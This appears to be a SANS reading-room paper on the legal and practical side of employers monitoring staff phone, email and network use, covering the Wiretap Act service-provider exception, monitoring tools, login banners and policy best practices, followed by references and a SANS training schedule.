Given all the opportunities for modern communications to negatively impact a company, many companies have decided to monitor the communications resources that they provide to employees.

Service Provider's Exception

Because most employers provide the Internet and phone services that their employees use while at work, they are excepted from some of the restrictions of the Wiretap Act in 18 U.S.C. §2511:

> *(2)(a)(i) It shall not be unlawful under this chapter for... an officer, employee, or agent of a provider of wire or electronic communication service, whose facilities are used in the transmission of a wire or electronic communication, to intercept, disclose, or use that communication in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service or to the protection of the rights or property of the provider of that service...*[8]

As with any law, there are large grey areas of interpretation. The "protection of the rights or property of the provider of that service" is a very open-ended phrase which could be argued to cover almost any workplace activity which uses computers or networks paid for by the corporation.

Also, how might "necessary incident to the rendition of his service" apply to a system administrator? If users report problems with network bandwidth, and the normal course of troubleshooting leads to the monitoring of an employee who is using large percentages of network bandwidth for non-work-related activities, then the act of monitoring is clearly a necessary incident to the system administrator's job and responsibilities. What, then, if a system administrator monitors the network when no problem has been reported? What if he analyzes randomly selected traffic streams in order to profile network usage? What if he analyzes specific users' traffic streams? Could he do so if the employee's manager requested it? What if he instead was reacting to water cooler gossip about the employee?

The Tools for Monitoring

Monitoring phones is not all that different than it was 20 years ago, for the company which provides phone services via a PBX. The data network, however, has changed enormously in the last 10 years. Two major shifts have affected monitoring: access to the Internet, and switched network topologies.

Access to the Internet created an enormous new class of network usage which employers may worry about. Free external email accounts are easily available, accessible via the HTTP protocol that many restrictive corporations still allow. The number of time-wasting opportunities has ballooned, personal activities like bill-paying and portfolio management can be easily shifted into working hours, and there is an enormous amount

of cheaply or freely available content which will violate most workplace behavioral standards.

Until the mid 1990s, most network topologies were shared – any given station on a segment could capture and process traffic to and from any other station on that segment. This made monitoring reasonably straightforward; all that was needed was a free port on each segment and a machine that could be moved between segments to pinpoint problems. Layer 2 and 3 switching technology, which rapidly became both affordable and greatly beneficial in the 1990s, changed this equation; monitoring and problem finding became a more laborious, time-consuming process. Instead of casting a wide net, the system administrator needed to precisely target his monitoring to try and isolate problem users.

As the challenges have evolved, however, so have the tools. Network sniffers were originally created for monitoring problems at the network level, and were poorly suited for finding, classifying, and diagnosing problems at the application level. Newer sniffers have started integrating rules for diagnosing application level issues; web site response times and voice-over-IP are two applications that are targeted[9].

Beyond sniffers, content filters that control and log access to non-work-related content are a thriving industry[10]; one study shows that 83-86% of people surveyed reported that problems with inappropriate email or web usage have reached the level of employer action in companies with policies in place on Internet usage[11]. When policy proves insufficient for controlling employees, monitoring and blocking become the procedure of choice. The fact that monitoring is the immediate solution for resource abuse raises privacy concerns among employees and watchdog organizations[12]. Even with non-filtering proxy servers, logs and caches of employee activity can be monitored in great detail by system administrators.

Moving beyond the network, tools for monitoring the keystrokes of employees have become trivially easy to obtain and use by employers; both hardware[13] and software[14] solutions are readily available for under $100.

Monitoring Best Practices

As the tools and the tendencies toward monitoring have grown, so to have the understanding that monitoring needs to be carefully presented and controlled. A number of "Best Practices" that chart the safest path for corporate monitoring have evolved. They can be summed up in simple terms: expectation of privacy, delegated authority, policies and procedures, and documentation.

Expectation of privacy has to do with ensuring that employees are aware that the company owns the network and email systems and, further, that the company reserves the right to search and/or monitor content and usage of those systems. This is a very important practice because it has clear and valuable benefits in the legal system. Courts have consistently ruled that the expectation of privacy that is explicitly laid out in a policy overrules any sense of privacy that email passwords and "private" folders may

create (see [15], [16], [17]). Likewise, they have ruled that a company can be held responsible for setting an expectation of privacy which it then violates[18]. Expectation should be set formally, such as in the employee handbook, human resources bulletin boards, and voice mail instruction sheets. It is also a good idea to remind employees on a regular basis, such as at employee meetings and via regular memos.

The first line of defense in setting the expectation of privacy is the warning banner. Setting banners on services that users log into not only helps set the expectation of privacy for employees, it also provides fair warning for anyone attempting unauthorized access. Because attackers may not be privy to the employee handbook, this ensures that they cannot have a reasonable expectation of privacy. The Department of Justice advises, and CERT strongly suggests, adding banners to login points that unequivocally warn both authorized and unauthorized users that they may be monitored, and that the act of logging on implies consent[19]. There may or not have been a case where an intruder was pronounced innocent because the login banner included the word "Welcome"; opinion seems to be that this is an urban legend but it is quoted by organizations like NASA and DDN[20]. Apocryphal or not, the story makes a strong point about being unambiguous, perhaps even harsh, in the wording of logon banners.

The need for delegation of authority is directly tied to the wording in 18 U.S.C §2511 (2)(a)(i), "*protection of the rights or property of the provider of that service"*[8]. The system administrator who performs the sniffing or monitoring is an employee of the provider of the service, and any wiretap must be in line with the best interests and desires of that provider. The easiest way to ensure that the system administrator is monitoring for the provider and not for any personal motivations is to ensure that there is a documented delegation of authority; that the administrator has been directed to monitor by a superior who represents the interests of the company. Just as the ability to speak for the company is generally limited to officers of the company and other delegated employees, the ability to act in the interests of the company is best done at the direction of a limited number of authoritative people. This protects the system administrator rather than the company, but it also helps show that the expectation of privacy, and the conditions under which privacy may be violated, is taken seriously by the company.

Setting the expectation of privacy and delegating authority are two examples of what policies and procedures for monitoring might entail. Additional policies and procedures might include how data may be monitored, how long records and data will be retained, how records and data will be secured against unauthorized access, if and when the employee must be notified after monitoring has been performed regardless of the findings, etc. The benefit of policies and procedures is that they ensure that any monitoring is not arbitrary or biased; having rules protects the company from accusations of targeting individuals arbitrarily.

Finally, documentation is very important. Each of the items above should be documented and secured. If monitoring leads into court, having solid documentation can be the difference between winning and losing the case. Again, the documentation protects the system administrator more than it protects the company, but there are benefits for both.

Legal and Technical Challenges

The uneasy balance between the law and technology will surely remain in motion for the foreseeable future. Some examples might include:

- Voice over IP protocols are becoming reliable and viable options. However, wiretap laws tend to be unambiguous and strict on the issue of recording voice calls. Is there any difference, legally, between Voice over POTS and Voice over IP? Could network monitoring be considered wiretapping of voice?
- Wiretap exceptions tend to focus on notification and consent, but these two issues become very difficult on a decentralized network. If an attacker uses a compromised system as a conduit to attack a third party, whose consent is required for monitoring? The compromised system is not an endpoint to the conversation, but rather a conduit, and therefore may not be legally able to give consent. Also, Wiretap laws may vary from state to state, and in network communications the jurisdiction of legal action may hew to a tougher standard. For example, Massachusetts law requires all parties to consent to or acknowledge recording, and prohibits "secret" recording[21]. Even if the attacker has implicitly accepted a warning banner, the third party will never have had any chance to.
- Active monitoring of the network is becoming increasingly common; Network Intrusion Detection Systems are often placed at network choke points and therefore can observe the majority of inter-network traffic. Could an IDS be considered a Wiretap? Because an IDS is often an invisible "third party" to network communications which do not require login, how can consent be obtained?
- As encryption becomes more common and transparent, how can monitoring adjust? Will companies be forced to shift from network monitoring to keystroke monitoring, and what implications does that have for banners and consent? Could the technology force the monitoring to be so intrusive as to create a legal backlash which would remove exception (2)(a)(i) from 18 U.S.C §2511?

References

[1] Mary Bellis, "The History of Ethernet", http://inventors.about.com/library/weekly/aa111598.htm
[2] Geoffrey Rubinstein, "Electronic Communications Privacy Act,"
http://www.digitalcentury.com/encyclo/update/ecpa.html
[3] Electronic Communications Privacy Act of 1986, amendment to 18 U.S.C. §2510 (6)(C)(12)(A),
http://www.cpsr.org/cpsr/privacy/wiretap/ecpa86.html
[4] Rubinstein, op. cit., "Criticism of ECPA" section
[5] Dave Conabree, "1 GB KeyChain USB Drive", http://www.twomobile.com/content/853.php
[6] "Loss of Confidential Information and Trade Secrets,"
http://www.messagingsolutions.com/News/cases_in_the_news.htm
[7] Jesse Berst, "The Naked Truth About Workplace Smut",
http://www.zdnet.com/anchordesk/story/story_2743.html
[8] 18 U.S.C §2511 (2)(a)(i), http://www.usdoj.gov/criminal/cybercrime/usc2511.htm
[9] Alan Joch, "Network Sniffers",
http://www.computerworld.com/networkingtopics/networking/lanwan/story/0,10801,62390,00.html
[10] Joanna Glasner, "Filters Block 'Sinful Six'", http://www.wired.com/news/print/0,1294,51009,00.html
[11] Elron Software, "The Year 2001 Corporate Web and Email Usage Study",
http://www.elronsoftware.com/pdf/NFOreport.pdf
[12] Glasner, op. cit.
[13] "KeyGhost: The Hardware Keylogger", http://www.keyghost.com/
[14] "Software for Parents", http://www.software4parents.com/main.html
[15] Martin H. Samson, "Nancy K. Garrity, et al. v. John Hancock Mutual Life Ins. Co.",
http://www.phillipsnizer.com/int-art280.htm
[16] Laura Schneider, Jamie Balanoff, and Manfred Schmid, "Recent U.S. Case Law Provides Support for Position That Employees Have No Reasonable Expectation of Privacy in Electronic Communications; Germany Reaches Opposite Result",
http://www.haledorr.com/practices/prac_pubsdetail.asp?ID=15507102002&TypeID=6&groupID=6
[17] Ann Kiernan, "When is it legal to videotape at work?",
http://www.fairmeasures.com/asklawyer/questions/ask263.html
[18] Martin H. Samson, "Randall David Fischer v. Mt. Olive Lutheran Church, et al.",
http://www.phillipsnizer.com/int-art275.htm
[19] CERT, "CERT® Advisory CA-1992-19 Keystroke Logging Banner",
http://www.cert.org/advisories/CA-1992-19.html
[20] Mark E. Rohrer, "RE: Logon Banners", http://lists.jammed.com/incidents/2002/03/0117.html
[21] Barbare Wartelle Wall, "SECRET TAPING OF POLICE TRAFFIC STOP VIOLATES STATE'S WIRETAP ACT", http://www.gannett.com/go/newswatch/2001/august/nw0810-6.htm

Last Updated: February 18th, 2018

Upcoming SANS Forensics Training

SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Brussels February 2018	Brussels, Belgium	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS Secure Japan 2018	Tokyo, Japan	Feb 19, 2018 - Mar 03, 2018	Live Event
SANS New York City Winter 2018	New York, NY	Feb 26, 2018 - Mar 03, 2018	Live Event
SANS London March 2018	London, United Kingdom	Mar 05, 2018 - Mar 10, 2018	Live Event
SANS San Francisco Spring 2018	San Francisco, CA	Mar 12, 2018 - Mar 17, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
SANS Paris March 2018	Paris, France	Mar 12, 2018 - Mar 17, 2018	Live Event
Mentor Session - FOR500	Minneapolis, MN	Mar 13, 2018 - May 01, 2018	Mentor
SANS Northern VA Spring - Tysons 2018	McLean, VA	Mar 17, 2018 - Mar 24, 2018	Live Event
SANS Pen Test Austin 2018	Austin, TX	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS Munich March 2018	Munich, Germany	Mar 19, 2018 - Mar 24, 2018	Live Event
Mentor Session - FOR610	Milwaukee, WI	Mar 21, 2018 - May 02, 2018	Mentor
SANS Boston Spring 2018	Boston, MA	Mar 25, 2018 - Mar 30, 2018	Live Event
Community SANS Columbia FOR610	Columbia, MD	Mar 26, 2018 - Mar 31, 2018	Community SANS
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
SANS Abu Dhabi 2018	Abu Dhabi, United Arab Emirates	Apr 07, 2018 - Apr 12, 2018	Live Event
Community SANS Virginia Beach FOR508 @ SLAIT	Virginia Beach, VA	Apr 09, 2018 - Apr 14, 2018	Community SANS
SANS vLive - FOR578: Cyber Threat Intelligence	FOR578 - 201804,	Apr 10, 2018 - May 17, 2018	vLive
SANS London April 2018	London, United Kingdom	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Zurich 2018	Zurich, Switzerland	Apr 16, 2018 - Apr 21, 2018	Live Event
SANS Baltimore Spring 2018	Baltimore, MD	Apr 21, 2018 - Apr 28, 2018	Live Event
SANS Seattle Spring 2018	Seattle, WA	Apr 23, 2018 - Apr 28, 2018	Live Event
SANS vLive - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	FOR508 - 201804,	Apr 23, 2018 - May 30, 2018	vLive
SANS Riyadh April 2018	Riyadh, Saudi Arabia	Apr 28, 2018 - May 03, 2018	Live Event
Automotive Cybersecurity Summit & Training 2018	Chicago, IL	May 01, 2018 - May 08, 2018	Live Event
SANS vLive - FOR500: Windows Forensic Analysis	FOR500 - 201805,	May 08, 2018 - Jun 14, 2018	vLive
Security West 2018 - FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	San Diego, CA	May 11, 2018 - May 16, 2018	vLive
Security West 2018 - FOR500: Windows Forensic Analysis	San Diego, CA	May 11, 2018 - May 16, 2018	vLive